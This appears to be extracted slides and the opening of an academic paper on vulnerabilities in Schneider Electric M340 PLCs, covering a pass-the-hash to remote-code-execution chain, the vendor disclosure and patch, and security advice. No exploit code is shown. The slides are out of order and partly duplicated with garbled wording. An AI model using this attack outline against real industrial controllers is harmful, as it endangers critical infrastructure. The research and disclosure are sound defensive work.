




Trigger our shellcode









Reporting to Schneider Electric

Reporting to Schneider Electric

- We sincerely appreciate SE **collaboration in disclosing** these vulnerabilities.
- SE has released **firmware update 3.65** to address the **read-limit bypass** and the two **RCE** vulnerabilities, results in **blocking the attack chain**.
- SE recommends **mitigations**, including activation of **memory protection** on the controller, **blocking** unauthorized access to port **Modbus/TCP**, implementing a **VPN** etc.
- SE published public **security notifications** [SEVD-2024-317-02](#) and [SEVD-2024-317-03](#) for further information.



Takeaways

Takeaways for Vendors


- Constraints of current-generation PLCs include limited computing resources and demand for backward compatibility.
- Vendors should continuously focus on strengthening security by improving their protocols to address potential threats, as highlighted in this talk.
- Next-generation PLCs should implement State-of-the-Art security protocols while maintaining as much backward compatibility as possible.

Takeaways for Users


- Current-generation PLCs were not designed to protect against modern cybersecurity threats from remote internet access.
- Users should avoid connecting their PLCs directly to the internet.
- It is essential to regularly update the software and follow the security recommendations provided by the vendor.

Takeaways for Users

- Current-generation PLCs were not designed to protect against modern cyber remote internet access.



- Users should not connect their PLCs directly to the internet.
- It is recommended to update the software and patch the vendor.



Who am I?

Amir Zaltzman
• Embedded security researcher

Motivation

- With the rise of Industry 4.0 revolution, industrial devices, including current-generation PLCs, are increasingly connected to the internet.
- PLC vendors are continuously enhancing their proprietary security protocols while ensuring operational compatibility.

From Pass-the-Hash to Code Execution on Schneider Electric M340 PLCs

Amir Zaltzman and Avishai Wool
School of Electrical Engineering, Tel Aviv University, ISRAEL
E-mail: amirzaltzman@mail.tau.ac.il; yashweng.tau.ac.il

November 26, 2024

Abstract

The Schneider Electric industrial control systems architecture consists of Modicon PLCs which communicate with an engineering station and SCADA HMI on one side, and control industrial systems on the other side. After reverse-engineering the cryptographic protocol, we identify vulnerabilities through which we are able to masquerade as the engineering station to the PLC, cryptographically sign messages, and inject any messages favourable to the attacker. Moreover, we identify additional vulnerabilities in the PLC's memory management. We demonstrate that these primitives lead to remote code execution, installation of persistent root-kits, and potential re-programming the boot firmware over the network.

1 Introduction

Programmable Logic Controllers (PLCs) are widely used in Industrial Control Systems (ICS), where they perform essential process control functions. These controllers manage key equipment such as thermostats, actuators, valves, engines, and generators. ICSs are used to oversee critical infrastructure, including powerplants, refineries, chemical plants, mining operations, manufacturing facilities, storage, and other land transportation systems essential to contemporary life. Since 2010, ICSs, and in particular their configuration and monitoring interfaces, have become popular targets for cyber-attacks, most notably the Stuxnet attack in Iran [3], and the WannaCry ransomware attack in 2017 [4]. In response, vendor manufacturers have enhanced these interfaces by adding cryptographic protection.

PLCs are available from multiple vendors, including Siemens, Allen-Bradley, Mitsubishi, Schneider Electric, and Rockwell Automation. They are used in various applications, including process control, power, and maintenance software. Nonetheless, the fundamental architecture is quite similar: the PLC manages its inputs and outputs via a local bus, such as the Modbus or Ethernet, and communicates with an engineering workstation using the vendor's specific control language. This code is compiled into an executable format and then transferred to the PLC. The PLCs are monitored and controlled through dedicated systems running Microsoft Windows, which are connected to the PLCs via a serial port or a local area network interface or via TCP-IP for communication; they generally operate with proprietary higher-level protocols.

Our focus in this paper is Schneider Electric's line of Modicon Programmable Logic Controllers (PLCs). Modicon PLCs are the most popular PLCs in the world, with over 10 million units shipped, worth around one billion US dollars from their PLC business [5]. Along with the PLCs, Schneider Electric's Modicon product line also includes the Modbus gateways, which allow the PLCs to communicate with an engineering station and, optionally, as a Human-Machine Interface (HMI). The Control Expert, or the HMI, is a graphical user interface (GUI) for the PLC, which allows the operator to monitor and control the Modbus protocol. The latest version of the UMAS protocol incorporates cryptographic measures to secure communication, including cryptographic signing of LAN messages through dynamic keys exchanged during the authentication process. Our objective is to gain access to a targeted session with the capability to

Talk materials will be available online



Thank you for listening!